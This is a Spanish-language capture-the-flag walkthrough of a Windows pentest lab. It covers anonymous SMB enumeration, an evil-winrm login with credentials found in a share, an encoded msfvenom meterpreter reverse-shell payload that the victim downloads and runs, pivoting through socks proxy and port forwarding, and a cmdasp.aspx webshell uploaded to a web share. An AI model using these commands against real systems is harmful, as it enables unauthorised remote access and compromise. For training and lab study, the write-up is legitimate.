~/write-ups/writeup-3cb7d93542
CTF 1: Powershell for Pentesters
Imported from Notion: CTF 1: Powershell for Pentesters
Pistas:
-
Task 1: Extract sensitive credentials from an exposed resource on server.prod.local
-
Task 2: Obtain a PowerShell session on server.prod.local
-
Task 3: Identify a misconfigured resource on web.prod.local
-
Task 4: Compromise the web.prod.local machine
Empezamos con un nmap
nmap -A server.prod.local
Vemos el puerto 445 abierto con SMB, vamos a ver si podemos loguearnos anon.
smbclient -L //server.prod.local -N
Vemos varios shares interesantes, vamos a ver que hay en ellos, con:
smbclient //<IP>/<SHARE> -NEn el Share Utilities tenemos la primera flag.

Descargamos flag1.txt , todo.txt y start-service.ps1:
get flag1.txt
get todo.txt
get start-service.ps1FLAG 1: 34fb7f80233c46ae84f77cad760bdc6d


Y todo.txt nos da varios usuarios:
Ahora vamos a obtener una shell
evil-winrm -i server.prod.local -u 'Jack' -p 'J@ck_567890#'
Ahora vamos a buscar la segunda flag:
Get-ChildItem -Path C:\ -Recurse -Filter "flag*" -File -ErrorAction SilentlyContinue
FLAG 2: 11ad755176e0452fac110e515d073b28
Ahora vamos a crear un payload para usarlo en metasploit.
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.49.2 LPORT=1234 -i 10 -e x86/shikata_ga_nai -f exe -o shell.exeCambia la IP o el puerto si lo necesitas.
Levantamos server python:
python3 -m http.server 80Descargamos en la maquina victima:
iwr "http://10.10.37.2/shell.exe" -OutFile "C:\Users\jack\Desktop\shell.exe"Cambia la IP.
Ahora ponemos el listener de Metasploit:
msfconsole -q
use multi/handler
set LHOST eth1
set LPORT 1234
set payload windows/meterpreter/reverse_tcp
runY en la maquina victima:
.\shell.exe
Vamos a añadir la subnet para poder hacer pivoting.
run autoroute -s 10.2.25.0/20Ahora Ctrl+z para ponerla en segundo plano y buscamos:
search socks_proxy
use 0
set version 4a
set SRVPORT 9050
run
Ahora vamos a ver que servicios abiertos hay en web.prod.local
proxychains nmap -sT -Pn -T4 web.prod.localhttp://localhost:8080/cmdasp.aspxVemos el puerto 445 con SMB, vamos a probar:
proxychains smbclient -L //web.prod.local -U anonymous
Vamos a ver que hay en el Share wwwroot
proxychains smbclient //web.prod.local/wwwroot -U anonymous
FLAG 3:
Ahora añadimos portwd en la sesion meterpreter que tenemos:
portfwd add -l 8081 -p 80 -r 10.2.20.111Cambia la IP.
Ahora vamos a ver que tenemos:
nmap -A -p8081 localhost
Vamos a subir una shell al Share anterior, vamos a /usr/share/webshells/aspx
proxychains smbclient //web.prod.local/wwwroot -U anonymous
put cmdasp.aspxY ahora en el navegador vamos a:
http://localhost:8081/cmdasp.aspx
Tenemos la ultima flag.
FLAG 4: f5432b66cb1841a98e4941158211c642
- EOF -
<< back_to_index